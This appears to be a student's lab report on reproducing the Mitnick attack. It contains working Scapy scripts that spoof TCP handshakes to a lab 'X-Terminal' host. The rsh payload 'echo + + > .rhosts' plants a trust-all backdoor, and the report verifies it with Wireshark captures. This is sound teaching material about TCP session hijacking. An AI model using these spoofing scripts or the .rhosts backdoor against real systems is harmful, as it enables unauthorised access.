

Joseph Tsai
CSS 517 A – Lab: Mitnick Attack
October 31st, 2020

Lab Setup

Screenshot 1: Adding the trusted server to the .rhosts file on the X-Terminal machine, and ensuring that the MAC address of the Trusted Server was within the ARP cache of the X-Terminal machine.




Screenshot 2: Displaying the IP address and MAC address of the Trusted Server, along with testing that the rsh was properly configured through running the rsh [IP of X-Terminal] date command.



Joseph Tsai
CSS 517 A – Lab: Mitnick Attack
October 31st, 2020


Simulated SYN flooding

Screenshot 3: Simulating SYN flooding by disconnecting the Trusted Server from the network.




Spoof the First TCP Connection

Screenshot 4: Python script which I named “sendSyn.py” that sends a spoofed SYN packet to X-Terminal from the attacker “Mitnick” machine. The source IP imitates that of the Trusted Server (variable “A”), the destination IP is the X-Terminal machine (variable “B”), the source and destination port are set to 1023 and 514, respectively, to imitate the trusted port by X-Terminal (variable “C” and “D”) and the flag is set to “S” so that the sent packet is a SYN packet.



Joseph Tsai
CSS 517 A – Lab: Mitnick Attack
October 31st, 2020

Screenshot 5: Python script which I named “spoof2.py” that sniffs the network traffic for the SYN+ACK packet to the Trusted Server and sends a spoofed ACK packet with the rsh data. This is the final version of the script which runs the “echo + + .rhosts” command, but the touch /tmp/xyz command was utilized during the initial run to test that the script was working properly.




```
from scapy.all import *

x_ip = "10.0.2.8" #X-Terminal
x_port = 514 #Port used by X-Terminal
srv_ip = "10.0.2.5" #server IP
serv_port = 1023 #port used by trusted server


#Add 1 to the sequence number used in the spoofed SYN
seq_num = 0x1000 + 1

def spoof(pkt):

        global seq_num
        old_ip = pkt[IP]
        old_tcp = pkt[TCP]

        # Print debug info
        tcp_len = old_ip.len - old_ip.ihl*4 - old_tcp.dataofs*4 # TCP data length
        print("{}:{} -> {}:{} Flags={} Len={}".format(old_ip.src, old_tcp.sport, old_ip.dst, old_
tcp.dport, old_tcp.flags, tcp_len))


        #construct IP header of response
        ip =  IP(src = srv_ip, dst=x_ip)

        # Check if it's a SYN+ACK packet. If it is, spoof an ACK packet

        if pkt['TCP'].flags == 'SA':
                A = '10.0.2.5'
                B = '10.0.2.8'
                C = 1023
                D = 514
                F = 'A'

                SEQ = pkt['TCP'].ack
                ACK = pkt['TCP'].seq + 1
                ACK_PACKET= IP(src=A, dst=B) / TCP(sport = C, dport = D, flags = F, seq = SEQ, ac
k = ACK)

                data = '9090\x00seed\x00seed\x00echo + + > .rhosts\x00'
                send(ACK_PACKET / data, verbose = 0)

                print('ACK packet with data has been sent!')

myFilter = 'tcp port 1023 and host 10.0.2.8' # You need to make the filter more specific

# myFilter = 'tcp'

sniff(filter=myFilter, prn=spoof)
~
                                                                                3,0-1         All
```

Joseph Tsai
CSS 517 A – Lab: Mitnick Attack
October 31st, 2020

Screenshot 5.1: Code snippet from Screenshot 5 which checks for the “SYN+ACK” packet (seen within the “if” statement) and spoofs the ack packet back to X-Terminal (seen within the “ACK_PACKET” variable) along with the malicious attack to create the backdoor (seen within the “data” variable).

```
        if pkt['TCP'].flags == 'SA':
                A = '10.0.2.5'
                B = '10.0.2.8'
                C = 1023
                D = 514
                F = 'A'

                SEQ = pkt['TCP'].ack
                ACK = pkt['TCP'].seq + 1
                ACK_PACKET= IP(src=A, dst=B) / TCP(sport = C, dport = D, flags = F, seq = SEQ, ac
k = ACK)

                data = '9090\x00seed\x00seed\x00echo + + > .rhosts\x00'
                send(ACK_PACKET / data, verbose = 0)
```


Screenshot 5.2 Code snippet from Screenshot 5 which creates a packet sniffing filter and sniffs the network for any TCP connections from X-Terminal.

```
myFilter = 'tcp port 1023 and host 10.0.2.8'

# myFilter = 'tcp'

sniff(filter=myFilter, prn=spoof)
```

Joseph Tsai
CSS 517 A – Lab: Mitnick Attack
October 31st, 2020

Spoof the Second TCP Connection

Screenshot 6: Separate python script from “spoof2.py” which I titled “rshSpoof.py” that sniffs the traffic for the second SYN packet coming from the X-Terminal in order to spoof back a SYN+ACK packet.




```
from scapy.all import *


x_ip = "10.0.2.8" #X-Terminal
x_port = 514 #Port used by X-Terminal
srv_ip = "10.0.2.5" #server IP
serv_port = 9090 #port used by trusted server

#Add 1 to the sequence number used in the spoofed SYN
seq_num = 0x1000 + 1

def spoof(pkt):

        global seq_num
        old_ip = pkt[IP]
        old_tcp = pkt[TCP]

        # Print debug info
        tcp_len = old_ip.len - old_ip.ihl*4 - old_tcp.dataofs*4 # TCP data length
        print("{}:{} -> {}:{} Flags={} Len={}".format(old_ip.src, old_tcp.sport, old_ip.dst, old_
tcp.dport, old_tcp.flags, tcp_len))


        #construct IP header of response
        ip =  IP(src = srv_ip, dst=x_ip)

        # Check if it's a SYN packet. If it is, spoof an ACK packet

        if pkt['TCP'].flags == 'S':
                A = '10.0.2.5'
                B = '10.0.2.8'
                C = 9090
                D = 1023
                F = 'SA'

                SEQ = pkt['TCP'].seq + 50
                ACK = pkt['TCP'].seq + 1
                SYN_ACK_PACKET= IP(src=A, dst=B) / TCP(sport = C, dport = D, flags = F, seq = SEQ
, ack = ACK)
                send(SYN_ACK_PACKET)
                print('SYN ACK PACKET SENT TO XTERMIAL!')

myFilter = 'tcp port 9090 and host 10.0.2.8' # You need to make the filter more specific

# myFilter = 'tcp'

sniff(filter=myFilter, prn=spoof)
~
~
~
~
~
                                                                   45,33         All
```

Joseph Tsai
CSS 517 A – Lab: Mitnick Attack
October 31st, 2020


Screenshot 6.1: Snippet from Screenshot 6 that displays the filter used to intercept "SYN" packets during the sniffing of the network. In the case that a "SYN" packet is detected, the program will send a spoofed SYN+ACK packet back to the X-Terminal machine in order to send the data seen in Screenshot 5.1.

```
        if pkt['TCP'].flags == 'S':
                A = '10.0.2.5'
                B = '10.0.2.8'
                C = 9090
                D = 1023
                F = 'SA'

                SEQ = pkt['TCP'].seq + 50
                ACK = pkt['TCP'].seq + 1
                SYN_ACK_PACKET= IP(src=A, dst=B) / TCP(sport = C, dport = D, flags = F, seq = SEQ
, ack = ACK)
                send(SYN_ACK_PACKET)
```

Screenshot 6.2: Snippet from Screenshot 6 displaying how the packet sniffer has a filter to watch on port 9090 for any TCP traffic coming from the X-Terminal host.

```
myFilter = 'tcp port 9090 and host 10.0.2.8'
# myFilter = 'tcp'
sniff(filter=myFilter, prn=spoof)
```

Screenshot 7: Wireshark snippet showing the packets on the network as I ran the scripts to put the /tmp/xyz folder onto X-Terminal. The capture shows the original SYN, SYN ACK from server, session establishment, and session termination after command is run. The datetime stamp also matches when the "tmp/xyz" directory was created on X-Terminal (see Screenshot 8)




One interesting thing to note in Screenshot 7 is that the source and destination IP addresses match what has been spoofed within the python scripts. That is, Wireshark reflected what was found in the network packets. This is important to note because it verifies that Wireshark only monitors and captures network traffic without performing any validation to the originating

Joseph Tsai
CSS 517 A – Lab: Mitnick Attack
October 31st, 2020


machine. This makes sense as network monitoring, not device verification, is the purpose of Wireshark.

Screenshot 8: Datetime stamp for the creation of the xyz folder that matches the Wireshark capture in Screenshot 7.




Set Up a Backdoor

Screenshot 9: .rhosts file on X-Terminal prior to attack.




Screenshot 10: Corresponding Wireshark capture for the attack utilized to create the backdoor on the X-Terminal machine. This exemplifies the same behavior described in Screenshot 7.




Joseph Tsai
CSS 517 A – Lab: Mitnick Attack
October 31st, 2020

Screenshot 11: Displaying that the backdoor has been created, and that changes were made to the X-Terminal .rhosts file in accordance with the timestamps seen in the Wireshark capture (see Screenshot 10 for details).



Screenshot 12: Proof that the connection between the Mitnick machine and the XTerminal Machine is working through usage of the rsh command into the X-Terminal from the attacker machine.



Joseph Tsai
CSS 517 A – Lab: Mitnick Attack
October 31st, 2020

Summary

Overall, I found the lab quite eye-opening in that crafting the network packets "by hand" was rather straightforward after looking up the scapy documentation online. By being able to dive into the expected network behavior, I feel like I came away with a much better understanding of TCP, and what "session hijacking" truly means.

By using Wireshark, I also came to understand why a machine like X-Terminal might trust the attempted connections by Mitnick's machine, as Wireshark essentially showed me what X-Terminal was using to validate its trust in the requestor: network protocols. It came as a surprise to me how simple it was to even get the X-Terminal machine to believe that the attacker was the Trusted Server just by understanding the fundamentals of the rsh connection.

Prior to completing the lab, I was under the impression that the attackers needed the very best and highly sophisticated tools in order to attack systems. While this may be true to some extent, such tools could be seen as useless if the attacker does not first understand the fundamentals of how computers and computer systems work. As seen in the lab, having an understanding of rsh connections allowed us to use rather simple tools in order to conduct an attack used by one of the most well known hackers of our time.